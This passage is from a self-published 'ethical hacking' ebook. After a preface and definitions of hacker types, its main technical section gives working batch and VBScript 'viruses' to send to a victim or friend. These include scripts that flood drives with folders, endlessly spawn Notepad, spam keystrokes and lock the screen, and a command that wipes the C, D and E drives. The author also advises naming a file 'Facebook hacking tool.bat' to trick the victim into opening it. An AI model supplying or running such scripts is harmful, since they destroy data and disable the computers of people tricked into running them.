

HACK-X-CRYPT

A straight forward guide towards Ethical Hacking
And Cyber Security

UJJWAL SAHAY

**CREATE EBOOKS IN
30 SECONDS
WITHOUT WRITING
A WORD**

[CLICK HERE TO SEE HOW](#)





By: - UJJWAL SAHAY
{ETHICAL HACKER}

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SAHAY IS HOWEVER, MORE WELL KNOWN FOR HIS SIGNIFICANT WORK IN THE FIELD OF ETHICAL HACKING AND CYBER SECURITY.

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PREFACE

Computer hacking is the practice of altering computer hardware and software to carry out a goal outside of the creator's original intention. People who slot in computer hacking actions and activities are often entitled as **hackers**. The majority of people assume that hackers are computer criminals. They fall short to identify the fact that criminals and hackers are two entirely unrelated things. Hackers in realism are good and extremely intelligent people, who by using their knowledge in a constructive mode help organizations, companies, government, etc. to secure credentials and secret information on the Internet. Years ago, no one had to worry about Crackers breaking into their computer and installing Trojan viruses, or using your computer to send attacks against others. Now that thing have changed, it's best to be aware of how to defend your computer from damaging intrusions and prevent black hat hackers. So, in this Book you will uncover the finest ways to defend your computer systems from the hackers This Book is written by keeping one object in mind that a beginner, who is not much familiar regarding computer hacking, can easily, attempts these hacks and recognize what we are trying to demonstrate. After Reading this book you will come to recognize that how Hacking is affecting our everyday routine work and can be very hazardous in many fields like bank account hacking etc. Moreover, after carrying out this volume in detail you will be capable of understanding that how a hacker hacks and how you can defend yourself from these threats.

FOR ANY QUERIES AND SUGGESTIONS FEEL FREE TO CONTACT ME:

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In The Loving Memory of my DAD

Your hands so warm

Your voice so clear

I still remember your laughter

Like yesterday had never gone

I miss your words of encouragement

Words that kept me hanging on

Now you are gone

The tears keep flowing

Only hoping

That one day the pain will fade

Dad why did you have to go away

We love you and miss you

I know I will again see you someday

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UJJWAL SAHAY

Some Assumptions

I make a few assumptions about you:-

- You're familiar with basic computer-, networking- related concepts and terms.
- You have a basic understanding of what hackers and malicious users do.
- You have access to a computer and a network on which to use these techniques.
- You have access to the Internet to obtain the various tools used in the ethical hacking process.
- You have permission to perform the hacking techniques described in this book.

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INTRODUCTION TO HACKERS



Hello friends, here this is Ujjwal Sahay and now I am going to start the first topic of my book HACK-X-CRYPT with the very basic introduction to hackers and their communities. Here basically we are going to discuss about some basic facts like who the hackers are, what are their intentions, types of hackers and their communities etc.

Communities of Hackers:-

- HACKERS
- CRACKERS
- PHREAKS
- SCRIPT KIDDIES

HACKERS are the *Intelligent Computer Experts*.

INTENSION OF HACKERS:

- To gain in-depth knowledge of any computer system, what is happening at the backend of any specific program of the system behind the screen of the computer system?
- Their motive is to find possible security risk and vulnerabilities in a computer system or network.
- They create security awareness among the people by sharing knowledge and proper security preventions that should be taken by the user.

➤ Types of Hackers:

•**White Hat Hackers** –“White hats” is the name used for security experts. While they often use the same tools and techniques as the black hats, they do so in order to foil the bad guys. That is, they use those tools for ethical hacking and computer forensics. **Ethical hacking** is the process of using security tools to test and improve security (rather than to break it!). **Computer forensics** is the process of collecting evidence needed to identify and convict computer criminals.

•**Black Hat Hackers** –They use their knowledge and skill set for illegal activities and destructive intents. Obviously, the “black hats” are the bad guys. These are the people who create and send viruses and worms, break into computer systems, steal data, shut down networks,

and basically commit electronic crimes. We talk about black hats at several points in this book. Black hat hackers and malware writers are not considered as the same thing in the security community—even though they are both breaking the law.

•**Grey Hat Hackers** -They use their knowledge and skill set for the legal and illegal purpose. They are white hats in public but internally they do some black hat work. Gray hats sit in the middle of the fence because sometimes they cross that ethical line (or more often, define it differently). For example, gray hats will break into a company's computer system just to wander around and see what's there. They think that simply because they don't damage any data, they're not committing a crime. Then they go and apply for jobs as security consultants for large corporations. They justify their earlier break-in's as some sort of computer security training. Many really believe that they're providing a public service by letting companies know that their computers are at risk.

CRACKERS are those who break into the applications with some malicious intentions either for their personal gain or their greedy achievements.

Intension of crackers:-

- Their motive is to get unauthorized access into a system and cause damage or destroy or reveal confidential information.
- To compromise the system to deny services to legitimate users for troubling, harassing them or for taking revenge.
- It can cause financial losses & image/reputation damages, defamation in the society for individuals or organizations.

PHREAKS are those people who use computer devices and software programs and their tricky and sharp mind to break into the phone networks.

Intention of phreaks:-

- To find loopholes in security in phone network and to make phone calls and access internet at free of cost!!!
- You may get a spoofed call or a big amount of bill.
- You can also get a call with your own number.

SCRIPT KIDDIES:- These are computer novices who take advantage of the hacker tools, vulnerability scanners, and documentation available free on the Internet but who don't have any real knowledge of what's really going on behind the scenes. They know just enough to cause you headaches but typically are very sloppy in their actions, leaving all sorts of digital fingerprints behind. Even though these guys are the stereotypical hackers that you hear about in the news media, they often need only minimal skills to carry out their attacks.

Intention of script kiddies:-

- They use the available information about known vulnerabilities to break into the network systems.
- It's an act performed for a fun or out of curiosity.

Black Hat Hackers Strategy:-

- Information Gathering & Scanning
- Getting Access on the website
- Maintain the access
- Clear the Tracks

Conclusion: - *Security is important because prevention is better than cure.*

HACKERS WANT YOUR PC

You might be thinking that hackers don't care about your computer, but they do. Hackers want access to your system for many different reasons. Remember, once a hacker breaks in and plants a Trojan, the door is open for *anyone* to return. The hackers know this and are making money off from it. They know it's easy to hide and very difficult to track them back once they own your PC.

Overall, the Internet is an easy place to hide. Compromised computers around the world have helped to make hiding simple. It is easy to find the last **IP address** from where an attack was launched, but hackers hop from many unsecured systems to hide their location before they launch attacks.

IP address is a unique address that identifies where a computer is connected to the Internet. Every computer, even yours if you're using broadband access, has an Internet protocol (IP) address.

Over the past four years, most cyber-attacks have been launched from computers within the INDIA. However, this doesn't mean that systems in the INDIA are the original source of the attack. A hacker in Pakistan could actually use your computer to launch a denial of service (DOS) attack. To the entire world, it might even look as if you started the attack because the hacker has hidden his tracks so that only the last "hop" can be traced.

CREATION OF VIRUS IN NOTEPAD



Now, it's time to administrate your computer by creating some viruses in the form of batch file. You can create various types of viruses with having distinct functionality. Each and every virus will affect the victim's computer system by the way you have coded its programming in the batch file. You can create viruses which can freeze the victims computer or it can also crash it.

Virus creation codes of the batch file:--

--Codes to be written in the notepad--

--Extension of the files should be ".bat" --


1.) To create a huge amount of folders on victim's

desktop screen:- First of all your task is to copy the following codes in the notepad of your computer.

For opening the notepad:-

- Go to run option of your computer by pressing “**window+R**”.

- Simply type “notepad” and click on the OK option.




CODES: @echo off

:top

md%random%

goto top.




Now when you have copied the codes in the notepad your next work is to save the text document you have created.

Go to file option and save your document by any name but “don’t forget to keep the extension as ‘.bat’.

For example you can save your text document by the name “ujjwal.bat”

Or you can also keep your document name as “Facebook hacking tool.bat” to confuse the victim and enforce him to open the virus you have created to destroy the desktop of the victim.



When you have done saving the document just double click on the batch file to open it.

Suddenly you will see that the command prompt of the victim’s computer opened automatically and it will display large amount of codes to running in the command prompt.

After 5-10 seconds you will see that there are a huge amount of folders created automatically on the desktop of the victim and it will also leads the desktop to freeze or crash.

2.) To create more folders in C, D, and E drive of victim's computer:-

As we have learned above to create many folders on the desktop of the victim, in the same way we can create a lot of folders in the C:, D:, and E: drives of the victims computer by applying the same method as we have followed above but there is a little amendment in the codes of the batch file of this virus.

CODES:-

```
@echo off
```

```
:VIRUS
```

```
cd /d C:
```

```
md%random%
```

```
cd /d D:
```

```
md%random%
```

```
cd /d E:
```

```
md%random%
```

```
goto VIRUS
```

Copy and paste the above code in the notepad and follow the same steps as we have followed before to create more numbers of folders in the local drives of the victim's computer.

3.) To format C, D: and E: drive of your computer:-

Open Notepad

Copy the below command there

```
"rd/s/q D:\
```

```
rd/s/q C:\
```

```
rd/s/q E:\" (Without quotes)
```

Save as "anything.bat

Double click on the virus icon.

This virus formats the C, D and E Drive in 5 Seconds.

4.) Convey your friend a little message and shut down his / her computer:-

```
@echo off
```

```
msg * I don't like you
```

```
shutdown -c "Error! You are too stupid!" -s
```

Save it as "Anything.BAT" in All Files and send it.

5.) **Open Notepad, slowly type "Hello, how are you? I am good thanks" and freak your friend out:-**

Open the notepad and type the following code :-

```
WScript.Sleep 180000
```

```
WScript.Sleep 10000
```

```
Set WshShell = WScript.CreateObject("WScript.Shell")
```

```
WshShell.Run "notepad"
```

```
WScript.Sleep 100
```

```
WshShell.AppActivate "Notepad"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "Hel"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "lo "
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys ", ho"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "w a"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "re "
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "you"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "? "
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "I a"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "m g"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "ood"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys " th"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "ank"
```

```
WScript.Sleep 500
```

```
WshShell.SendKeys "s! "
```

Save it as "Anything.VBS" and send it.

6.) Hack your friend's keyboard and make him type "You are a fool" simultaneously:-

Open the notepad and type the following codes:-

```
Set wshShell = wscript.CreateObject("WScript.Shell")  
do  
wscript.sleep 100  
wshshell.sendkeys "You are a fool."  
loop
```

Save it as "Anything.VBS" and send it.

7.) Open Notepad continually in your friend's computer:

Open the notepad and type the following codes:-

```
@ECHO off  
:top  
START %SystemRoot%\system32\notepad.exe  
GOTO top
```

Save it as "Anything.BAT" and send it.

8.) THREATEN YOUR FRIEND BY MAKING SCREEN FLASH

To make a really cool batch file that can make your entire screen flash random colors until you hit a key to stop it, simply copy and paste the following code into notepad and then save it as a .bat file.

```
@echo off  
  
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg  
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg  
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg  
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg  
  
echo g=100>>\z.dbg  
echo q>>\z.dbg  
  
debug <\z.dbg>nul  
  
del \z.dbg
```

But if you really want to mess with a friend then copy and paste the following code which will do the same thing except when they press a key the screen will go black and the only way to stop the batch file is by pressing CTRL-ALT-DELETE.

Codes:-

```
@echo off
```

```
:a
```

```
echo e100 B8 13 00 CD 10 E4 40 88 C3 E4 40 88 C7 F6 E3 30>\z.dbg
```

```
echo e110 DF 88 C1 BA C8 03 30 C0 EE BA DA 03 EC A8 08 75>>\z.dbg
```

```
echo e120 FB EC A8 08 74 FB BA C9 03 88 D8 EE 88 F8 EE 88>>\z.dbg
```

```
echo e130 C8 EE B4 01 CD 16 74 CD B8 03 00 CD 10 C3>>\z.dbg
```

```
echo g=100>>\z.dbg
```

```
echo q>>\z.dbg
```

```
debug <\z.dbg>nul
```

```
del \z.dbg
```

```
goto a
```

To disable error (ctrl+shirt+esc) then end process wscript.exe

Enjoy!!!

Note: - some of the above given codes can harm your computer after execution so; don't try it on your pc. You can use a test computer for it.

HACKING “OPEN” OPTION




If we want to open any folder either we use to double click on the folder or we just right click on the folder and it will show us a dialogue box with OPEN option at the top of the dialogue box.

And today we are going to learn that how to hack the “OPEN” option by any text by which you want to replace it.


STEPS:-

- Go to “run” option and type “regedit” and click on ok.
Note: “regedit” stands for registry editing.


Registry:- it is responsible for saving the binary equivalent working of every application in operating system.




- Then a window will open in front of you of registry editing.
- It has five options.
 1. HKEY_CLASSES_ROOT
 2. HKEY_CURRENT_USER
 3. HKEY_LOCAL_MACHINE
 4. HKEY_USERS
 5. HKEY_CURRENT_CONFIG




- Then you have to click on “HKEY_CLASSES_ROOT”
It will open and you see a lot of items under it.
- Search for the “FOLDER” option under it.



